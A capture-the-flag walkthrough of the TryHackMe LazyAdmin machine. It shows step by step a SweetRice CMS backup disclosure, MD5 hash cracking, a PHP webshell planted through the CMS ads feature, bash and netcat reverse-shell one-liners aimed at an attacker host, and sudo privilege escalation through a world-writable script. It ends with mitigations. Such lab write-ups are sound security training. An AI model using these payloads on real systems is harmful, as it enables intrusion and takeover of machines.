TryHackMe: LazyAdmin
Walkthrough of TryHackMe LazyAdmin - exploiting SweetRice CMS backup disclosure to obtain admin credentials, uploading a PHP webshell via the ads feature, and escalating to root through a writable shell script executed via sudo.

Overview
| Property | Value |
|---|---|
| Room | LazyAdmin |
| Difficulty | Easy |
| OS | Linux (Ubuntu) |
| Attack Chain | www-data → root |
An easy Linux machine showcasing common web application vulnerabilities. We discovered SweetRice CMS through directory enumeration, exploited a backup disclosure vulnerability to obtain admin credentials from an exposed MySQL backup file, uploaded a PHP webshell through the ads feature, and escalated to root by modifying a world-writable script that was executed via sudo.
Tools Used
| Phase | Tool | Purpose |
|---|---|---|
| Recon | nmap | Port scanning and service enumeration |
| Enum | ffuf | Directory brute forcing |
| Exploit | Browser | Webshell upload via CMS admin panel |
| Exploit | nc (netcat) | Reverse shell listener |
| Privesc | sudo | Privilege escalation via perl script |
Reconnaissance
We begin with a comprehensive port scan to identify all running services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ nmap -sC -sV -Pn -p- 10.81.156.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-26 23:12 EET
Nmap scan report for 10.81.156.4
Host is up (0.059s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Two ports are open:
- Port 22: OpenSSH 7.2p2 - Standard SSH service
- Port 80: Apache 2.4.18 - Shows default Ubuntu page
Key Finding: The default Apache page suggests there may be hidden web applications or directories that need to be discovered through enumeration.
Enumeration
Directory Enumeration
The default Apache page doesn’t reveal much. Let’s enumerate hidden directories using ffuf:
1
2
3
$ ffuf -u http://10.81.156.4/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -mc 200,301,302,403

content                 [Status: 301, Size: 312, Words: 20, Lines: 10]
Found /content directory. Further enumeration reveals the CMS structure:
1
2
3
4
5
6
7
8
$ ffuf -u http://10.81.156.4/content/FUZZ -w directory-list-2.3-medium.txt -mc 200,301,302,403

images                  [Status: 301]
js                      [Status: 301]
inc                     [Status: 301]
as                      [Status: 301]
_themes                 [Status: 301]
attachment              [Status: 301]
Identifying the CMS
Visiting /content/ reveals SweetRice CMS:
 SweetRice CMS - Site under construction message
Searching for Known Exploits
1
2
3
4
5
6
7
8
9
$ searchsploit sweetrice
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
SweetRice 1.5.1 - Arbitrary File Download     | php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload       | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure           | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery  | php/webapps/40700.html
---------------------------------------------- ---------------------------------
Multiple vulnerabilities exist for SweetRice 1.5.1. The Backup Disclosure vulnerability is particularly interesting.
Exploiting Backup Disclosure
According to the exploit, MySQL backups are accessible at /content/inc/mysql_backup/:
 Exposed MySQL backup file in the inc directory
Downloading and analyzing the backup reveals admin credentials:
1
2
3
4
INSERT INTO `%--%_options` VALUES('1','global_setting','a:17:{
  s:5:"admin";s:7:"manager";
  s:6:"passwd";s:32:"[REDACTED]";
  ...
Extracted credentials:
- Username:
manager - Password Hash:
[REDACTED](MD5)
Using CrackStation, the MD5 hash cracks to: [REDACTED]
Vulnerability Discovered: The backup disclosure vulnerability exposes admin credentials without any authentication. Database backups should never be accessible from the web.
Initial Access - www-data
Admin Panel Login
The admin panel is located at /content/as/. We successfully login with the cracked credentials:
 SweetRice CMS admin login panel
 Successfully logged in as manager
PHP Code Execution via Ads Feature
SweetRice allows admins to add code in the Ads section, which gets saved as .php files in /content/inc/ads/. This is documented in CVE-related exploit 40700.
Navigate to Ads in the admin panel:
 Ads management panel in SweetRice
Create a new ad with a PHP webshell payload:
- Ads name:
shell - Ads code:
<?php system($_GET["cmd"]); ?>
 Uploading PHP webshell via the Ads feature
After clicking Done, the webshell is saved and accessible at /content/inc/ads/shell.php.
Vulnerability Discovered: The CMS allows admins to inject arbitrary PHP code through the ads feature, which is stored and executed as PHP files.
Establishing a Reverse Shell
Instead of using blind webshell commands, let’s get a proper reverse shell. Start a listener on your machine:
1
2
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Trigger a bash reverse shell through the webshell:
1
2
$ curl -G "http://10.81.156.4/content/inc/ads/shell.php" \
  --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/YOUR_IP/4444 0>&1"'
We receive a connection:
1
2
3
4
Connection received on 10.81.156.4 37566
bash: cannot set terminal process group (1047): Inappropriate ioctl for device
bash: no job control in this shell
www-data@THM-Chal:/var/www/html/content/inc/ads$
Shell Stabilization
Upgrade to a fully interactive TTY:
1
2
3
www-data@THM-Chal:/var/www/html/content/inc/ads$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@THM-Chal:/var/www/html/content/inc/ads$ export TERM=xterm
www-data@THM-Chal:/var/www/html/content/inc/ads$ export SHELL=/bin/bash
System Enumeration
1
2
3
4
5
6
www-data@THM-Chal:/var/www/html/content/inc/ads$ whoami
www-data
www-data@THM-Chal:/var/www/html/content/inc/ads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@THM-Chal:/var/www/html/content/inc/ads$ hostname
THM-Chal
User Flag
Exploring the home directories:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
www-data@THM-Chal:/var/www/html/content/inc/ads$ ls -la /home/
total 12
drwxr-xr-x  3 root  root  4096 Nov 29  2019 .
drwxr-xr-x 23 root  root  4096 Nov 29  2019 ..
drwxr-xr-x 18 itguy itguy 4096 Nov 30  2019 itguy
www-data@THM-Chal:/var/www/html/content/inc/ads$ ls -la /home/itguy/
total 148
drwxr-xr-x 18 itguy itguy 4096 Nov 30  2019 .
drwxr-xr-x  3 root  root  4096 Nov 29  2019 ..
-rw-r--r-x  1 root  root    47 Nov 29  2019 backup.pl
-rw-rw-r--  1 itguy itguy   16 Nov 29  2019 mysql_login.txt
-rw-rw-r--  1 itguy itguy   38 Nov 29  2019 user.txt
...
www-data@THM-Chal:/var/www/html/content/inc/ads$ cat /home/itguy/user.txt
THM{[REDACTED]}
Privilege Escalation - Root
Sudo Enumeration
Checking sudo privileges for www-data:
1
2
3
4
5
6
7
www-data@THM-Chal:/var/www/html/content/inc/ads$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data can run /usr/bin/perl /home/itguy/backup.pl as root without a password.
Analyzing the Perl Script
1
2
3
www-data@THM-Chal:/var/www/html/content/inc/ads$ cat /home/itguy/backup.pl
#!/usr/bin/perl
system("sh", "/etc/copy.sh");
The Perl script executes /etc/copy.sh using /bin/sh. Let’s check the permissions:
1
2
www-data@THM-Chal:/var/www/html/content/inc/ads$ ls -la /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29  2019 /etc/copy.sh
Vulnerability Discovered: The
/etc/copy.shscript is world-writable (-rw-r--rwx). Since it’s executed as root via the sudo-allowed Perl script, we can modify it to execute arbitrary commands as root.
Exploiting the World-Writable Script
The attack chain is:
- Modify
/etc/copy.shwith a reverse shell payload - Start a listener on our machine
- Run
sudo /usr/bin/perl /home/itguy/backup.pl - Receive root shell
Note: The script is executed with
/bin/sh, which on Ubuntu isdash. Bash-specific syntax like/dev/tcpwon’t work - we need to use netcat instead.
Start a listener on a new port:
1
2
$ nc -lvnp 5555
Listening on 0.0.0.0 5555
Overwrite copy.sh with a netcat reverse shell and trigger:
1
2
www-data@THM-Chal:/var/www/html/content/inc/ads$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc YOUR_IP 5555 >/tmp/f' > /etc/copy.sh
www-data@THM-Chal:/var/www/html/content/inc/ads$ sudo /usr/bin/perl /home/itguy/backup.pl
Root Flag
We receive a root shell on our listener:
1
2
3
4
5
6
7
Connection received on 10.81.156.4 44806
# whoami
root
# ls /root/
root.txt
# cat /root/root.txt
THM{[REDACTED]}
Key Takeaways
Vulnerabilities Exploited
| Vulnerability | Impact | Mitigation |
|---|---|---|
| Backup Disclosure | Admin credential exposure | Restrict access to backup directories, store backups outside webroot |
| Weak Password | Easy to crack MD5 hash | Use strong, unique passwords with proper hashing (bcrypt) |
| PHP Code Injection | Remote code execution | Sanitize user input, disable PHP execution in upload directories |
| World-writable script | Privilege escalation | Set proper file permissions (chmod 755), never make scripts world-writable |
| Overprivileged sudo | Root access | Restrict sudo to specific, safe commands |
Attack Chain Summary
1
2
3
4
5
6
7
Directory Enumeration → SweetRice CMS
         ↓
Backup Disclosure → Admin Credentials
         ↓
PHP Webshell via Ads → RCE as www-data
         ↓
World-writable /etc/copy.sh + sudo perl → Root
Security Anti-Patterns Observed
- Exposed Database Backups - MySQL backup files accessible without authentication
- Weak Password Storage - MD5 hash easily cracked with online tools
- Dangerous CMS Feature - Ads feature allows arbitrary PHP code execution
- World-Writable System Script - Critical script writable by any user
- Overprivileged Sudo Rule - Allows indirect command execution as root
Skills Practiced
- Web application enumeration
- CMS vulnerability exploitation
- Backup disclosure attacks
- MD5 hash cracking
- PHP webshell deployment
- Reverse shell techniques (bash, netcat)
- Shell stabilization (Python PTY)
- Sudo privilege escalation
- Script injection attacks